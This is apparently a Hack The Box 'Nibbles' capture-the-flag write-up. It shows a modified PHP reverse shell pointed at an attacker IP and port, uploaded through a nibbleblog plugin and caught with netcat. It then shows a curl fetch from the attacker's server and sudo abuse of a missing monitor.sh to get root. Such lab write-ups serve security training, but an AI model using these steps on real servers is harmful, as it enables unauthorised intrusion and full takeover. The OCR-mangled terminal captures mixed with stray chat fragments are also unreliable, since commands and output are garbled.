"php-reverse-shell-1.0.tar.gz" with its MD5sum and SHA1sum. Below that is a "Video" section with a note about a video found online. The "Walk Through" section includes a "Modify the source" part with code snippets for changing the target IP and port.

```
root@kali:~/Downloads# tar -xzvf php-reverse-shell-1.0.tar.gz
```

```
root@kali:~/Downloads# tar -xzvf php-reverse-shell-1.0.tar.gz
php-reverse-shell-1.0/
php-reverse-shell-1.0/COPYING.GPL
php-reverse-shell-1.0/COPYING.PHP-REVERSE-SHELL
php-reverse-shell-1.0/php-reverse-shell.php
php-reverse-shell-1.0/CHANGELOG
```

```
root@kali:~/Downloads/php-reverse-shell-1.0# nano php-reverse-shell.php
```

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001



01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

Modify php reverse shell:

The screenshot shows a terminal window titled "root@kali: ~/Downloads/php-reverse-shell-1.0". The file being edited is "php-reverse-shell.php". The code is a PHP script for a reverse shell. A red box highlights the line: \$ip = '10.10.14.23'; // CHANGE THIS. Below it, another red box highlights \$port = 1234; // CHANGE THIS. The script also includes comments about setting time limits, chunk sizes, and daemonizing the process.

```
root@kali:~/Downloads/php-reverse-shell-1.0
File Edit View Search Terminal Help
GNU nano 2.9.8          php-reverse-shell.php
Modi
Charlde: root@kali:~# hydra -L admin -P /usr/share
set_time_limit (0);@V-f-t 2 10.10.10.75
$VERSION = "1.0";
$ip = '10.10.14.23'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400; @error
$write_a = null; @error
$errord = null; @error
$shell='`uname -a; id;/bin/sh -i';@tent
$daemon = 0;/my_image/image.php
$debug = 0;
Charlde: http://localhost/nibbleblog/content
//vate/plugins/my_image/image.php
// Daemonise ourself if possible to avoid zombies later
// login.
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
Atabyrius // Fork and have the parent process exit
admin.php $pid = pcntl_fork(); @ion=install&
image
if ($pid == -1) {
Atabyrius: tar -czf printit("ERROR: Can't fork");
Charlde: root@kali:~# exit(1); loads# tar -czf
} -shell-1.0.tar.gz /root/Downloads
Atabyrius if ($pid) {
exit(0); // Parent exits
Charlde: root@kali:~/Downloads# tar -xvf
php-reverse-shell-1.0.tar.gz
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify      ^C Cur Pos M-U Undo
^X Exit      ^R Read File ^\ Replace ^U Uncut Text ^I To Spell      ^S Go To Line M-E Redo
```


Copy a new file call image.php:

```
root@kali:~/Downloads/php-reverse-shell-1.0# cp php-reverse-shell-1.0
/root/Download/image.php
```

```
root@kali:~/Downloads/php-reverse-shell-1.0# cp php-reverse-shell.php /root/Downloads/image.php
root@kali:~/Downloads/php-reverse-shell-1.0#
```

Upload **php reverse** shell:

http://10.10.10.75/nibbleblog/admin.php?controller=plugins&action=config&plugin=my_image



01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001



01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

nibbleblog - Plugins :: My image

Title
reverseShell

Position
5

Caption
anything

Browse... No file selected.


Save changes

Publish Comments Manage Settings Themes Plugins

Netcat listener:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nc -lnpv 1234
listening on [any] 1234 Terminal Help
==> DIRECTORY: http://10.10.10.75/nibbleblog/admin/boot/
==> DIRECTORY: http://10.10.10.75/nibbleblog/admin/controllers/
==> DIRECTORY: http://10.10.10.75/nibbleblog/admin/js/
==> DIRECTORY: http://10.10.10.75/nibbleblog/admin/kernel/
==> DIRECTORY: http://10.10.10.75/nibbleblog/admin/templates/
==> DIRECTORY: http://10.10.10.75/nibbleblog/admin/views/
```


01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001



01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001


Execute de php reverse shell:

http://10.10.10.75/nibbleblog/content/private/plugins/my_image/image.php



Search Flags:

```
$ find / -iname *.txt
```



01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001



C	H	A	C	K	A	0	1	0	1
/	/	/	/	/	/	/	/	/	/

```

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

find: '/proc/18/69/task/18/69/ns': Permission denied
find: '/proc/18769/fd': Permission denied
find: '/proc/18769/map_files': Permission denied
find: '/proc/18769/fdinfo': Permission denied
find: '/proc/18769/ns': Permission denied
find: '/proc/18770/task/18770/fd': Permission denied
find: '/proc/18770/task/18770/fdinfo': Permission denied
find: '/proc/18770/task/18770/ns': Permission denied
find: '/proc/18770/fd': Permission denied
find: '/proc/18770/map_files': Permission denied
find: '/proc/18770/fdinfo': Permission denied
find: '/proc/18770/ns': Permission denied
find: '/proc/18927/task/18927/fd': Permission denied
find: '/proc/18927/task/18927/fdinfo': Permission denied
find: '/proc/18927/task/18927/ns': Permission denied
find: '/proc/18927/fd': Permission denied
find: '/proc/18927/map_files': Permission denied
find: '/proc/18927/fdinfo': Permission denied
find: '/proc/18927/ns': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
find: '/etc/lvm/backup': Permission denied
find: '/etc/lvm/archive': Permission denied
$ 
$ cat /home/nibbler/user.txt
[REDACTED]
$ ./codesample

```

Privilege Escalation

```

Shell Global to bin/bash: python3 -c 'import pty; pty.spawn("/bin/bash")'

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/$

exploit.py
nibbler@Nibbles:/$
nibbler@Nibbles:/$

```

Find out what privileges you have.

C	H	A	C	K	A	0	1	0	1
/	/	/	/	/	/	/	/	/	/


```

nibbler@Nibbles:/$ sudo -l
sudo -l
  User Charlio
  [REDACTED]
  Chat here
  sudo: unable to resolve host Nibbles: Connection timed out
  Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
  (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh

```

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001



```

|C|H|A|C|K|A|0|1|0|1|
|_|_|_|_|_|_|_|_|_|_|_|

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

```

We can run the script monitor.sh in the above specified directory as root without having to enter a root password.

If we call a shell in that script, we can run it as root! First, let's see what the script contains.

```

nibbler@Nibbles:/$ cat /home/nibbler/personal/stuff/monitor.sh
cat /home/nibbler/personal/stuff/monitor.sh
cat: /home/nibbler/personal/stuff/monitor.sh: No such file or directory
nibbler@Nibbles:/$ █

```

It does not exist! We'll have to create one. Create a recursive directory:

```
nibbler@Nibbles:/$ mkdir -p home/nibbler/personal/stuff
```

```

nibbler@Nibbles:/$ mkdir -p home/nibbler/personal/stuff
mkdir -p home/nibbler/personal/stuff
nibbler@Nibbles:/$ █

```

Go to directory home/nibbler/personal/stuff

```

nibbler@Nibbles:/$ mkdir -p home/nibbler/personal/stuff
mkdir -p home/nibbler/personal/stuff
nibbler@Nibbles:/$ cd /home/nibbler/personal/stuff
cd /home/nibbler/personal/stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$ pwd
pwd exploit1.py
/home/nibbler/personal/stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$ █

```

Create sh file:

```
root@kali:~# nano monitor.sh
```

```

root@kali:~# nano monitor.sh █
LL=bash

```

```

#!/bin/sh
bash

```

```

root@kali: ~
File Edit View Search Terminal Help
GNU nano 2.9.8          monitor.sh
#!/bin/sh
bash: pty: pty.spawn("/bin/
ne/nibbler/personal/stuff
es:/$ mkdir -p home/nibbler/
bler/personal/stuff

exec "/bin/sh"
DR=nano
LL=bash
color
[G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^N Replace ^U Uncut Text^T To Linter ^ Go To Line
[ Read 2 lines ]

```

```
01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001
```



010000011 010010000 010000011 010000011 010010111 010000011 001100000 001100001 001100000 001100001

```
root@kali:~# sudo python3 -m http.server 8083
```

```
root@kali:~# sudo python3 -m http.server 8083
Serving HTTP on 0.0.0.0 port 8083 (http://0.0.0.0:8083/) ...
10.10.10.75 - - [08/Jun/2020 21:43:10] "GET /monitor.sh HTTP/1.1" 200 -
```

```
$ cd /home/nibbler/personal/stuff  
$ curl 10.10.14.23:8083/monitor.sh -o monitor.sh
```

```
root@kali:~# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.75] 39410
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
21:38:46 up 19:51, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM                LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ cd /home/nibbler/personal/stuff
$ curl 10.10.14.23:8083/monitor.sh -o monitor.sh
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
                                         Dload  Upload   Total   Spent    Left  Speed
100  At 15s 100  0:00:15  0:00:00 ec"/0n/sh" 70      0  --:--:--  --:--:--  --:--:--  70
$ ls
monitor.sh: export EDITOR=nano
$ cat monitor.sh
#!/bin/sh
TERM=xterm256-color
bash
$ █
@ Charlio: $ curl 10.10.14.23:8083/monitor.sh -o
monitor.sh
@ Charlio: root@kali:~# sudo python3 -m http.server
```

Give it execute privileges.

```
$ chmod +x monitor.sh
```

```
root@kali:~# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.75] 39410
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 21:38:46 up 19:51, 0 users, load average: 0.00, 0.00, 0.00
USER        TTY        FROM             LOGIN@           IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ cd /home/nibbler/personal/stuff
$ curl 10.10.14.23:8083/monitor.sh > monitor.sh
  %Total  Elas. % Received % Xferd  Average Speed   Time     Time     Time  Current
                                         Dload  Upload Total Spent   Left  Speed
100  15  100  15  0    0      70  0  --:--:--  --:--:--  --:--:--   70
$ ls -lah
total 12
-rw-r--r-- 1 root root 12 Dec 11 12:16 monitor.sh
$ export EDITOR=nano
$ cat monitor.sh
#!/bin/sh
# vim: syntax=term256-color
hash
$ chmod +x monitor.sh
$ ./monitor.sh
Charlico: root@kali:~# sudo python3 -m http.server
8083
```

Run the script with sudo:

```
$ sudo ./monitor.sh
```

```
root@kali:~# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.75] 39414
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
22:05:05 up 20:17, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM             LOGIN@   IDLE    JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty: job control turned off
$ cd /home/nibbler/personal/stuff.tty.spawn('bin
$ sudo ./monitor.sh
sudo: unable to resolve host Nibbles: Connection timed out
id
uid=0(root) gid=0(root) groups=0(root)
/home/nibbler
```

011000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001



```
01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001
```

Search root flag:

```
$ find / -iname *.txt
```

```
root@kali:~# nc -lnpv 1234
listening on [any] 1234 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.75] 39414
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
22:05:05 up 20:17, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty: job control turned off
$ cd /home/nibbler/personal/stuff
$ sudo ./monitor.sh
sudo: unable to resolve host Nibbles: Connection timed out
id
uid=0(root), gid=0(root) groups=0(root)
find / -iname *.txt
/var/www/html/nibbleblog/admin/templates/easy4/css/icons/license.txt
/var/www/html/nibbleblog/admin/templates/easy4/css/icons/Read Me.txt
/var/www/html/nibbleblog/COPYRIGHT.txt
/var/www/html/nibbleblog/LICENSE.txt
/home/nibbler/user.txt
/usr/src/linux-headers-4.4.0-62/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-62/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-62/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-62/generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-103/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-103/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-103/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-104/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-104/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-104/generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-103/generic/scripts/spelling.txt
/usr/lib/python3.5/lib2to3/Grammar.txt
/usr/lib/python3.5/idlelib/help.txt
/usr/lib/python3.5/idlelib/NEWS.txt
/usr/lib/python3.5/idlelib/CREDITS.txt
/usr/lib/python3.5/idlelib/TODAY.txt
/usr/lib/python3.5/idlelib/HISTORY.txt
/usr/lib/python3.5/idlelib/extend.txt
/usr/lib/python3.5/idlelib/README.txt
/usr/lib/python3.5/LICENSE.txt
/usr/lib/python3/dist-packages/chardet-2.3.0.egg-info/top_level.txt
```

```
File Edit View Search Terminal Help
root@kali: ~
/usr/share/doc/git/contrib/contacts/git-contacts.txt
/usr/share/doc/git/contrib/examples/git-svnimport.txt
/usr/share/doc/git/contrib/hg-to-git/hg-to-git.txt
/usr/share/doc/git/contrib/convert-objects/git-convert-objects.txt
/usr/share/doc/git/contrib/gitview/gitview.txt
/usr/share/doc/lvm2/udev_assembly.txt
/usr/share/doc/lvm2/lvmpoold_overview.txt
/usr/share/doc/lvm2/testing.txt
/usr/share/doc/lvm2/pvmove_outline.txt
/usr/share/doc/busybox-static/syslog.conf.txt
/usr/share/doc/libdb5.3/build_signature_amd64.txt
/usr/share/doc/gnupg/Upgrading_From_PGP.txt
/usr/share/doc/mount/mount.txt
/usr/share/mysql/dictionary.txt
/usr/share/mysql/errmsg-utf8.txt
/usr/share/command-not-found/priority.txt
/boot/grub/gfxblacklist.txt
root/root.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notic
/lib/firmware/ath10k/QCA988X/hw2.0/notic
/lib/firmware/ath10k/QCA9887/hw1.0/notic
/lib/firmware/ath10k/QCA99X0/hw2.0/notic
/lib/firmware/ath10k/QCA9984/hw1.0/notic
/lib/firmware/ath10k/QCA9377/hw1.0/notic
/lib/firmware/ath10k/QCA4019/hw1.0/notic
/lib/firmware/ath10k/QCA9888/hw2.0/notic
/lib/firmware/ath10k/QCA6174/hw2.1/notic
/lib/firmware/ath10k/QCA6174/hw3.0/notic
/lib/firmware/ath10k/QCA6174/hw3.0/notic
/lib/firmware/qca/NOTICE.txt
/lib/firmware/carl9170fw/minifw/CMakeLists.txt
/lib/firmware/carl9170fw/carlfw/CMakeLists.txt
/lib/firmware/carl9170fw/tools/src/CMakeLists.txt
/lib/firmware/carl9170fw/tools/CMakeLists.txt
/lib/firmware/carl9170fw/tools/lib/CMakeLists.txt
/lib/firmware/carl9170fw/tools/carlu/CMakeLists.txt
/lib/firmware/carl9170fw/config/CMakeLists.txt
cat /root/root.txt
```

Greetings to:

Hack The Box

- <https://www.hackthebox.eu>

Rapid7

- <https://www.metasploit.com/>

PenTestMonkey

- <http://pentestmonkey.net/>

Offensive Security

- <https://www.kali.org/>

-END-

```
01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001
```

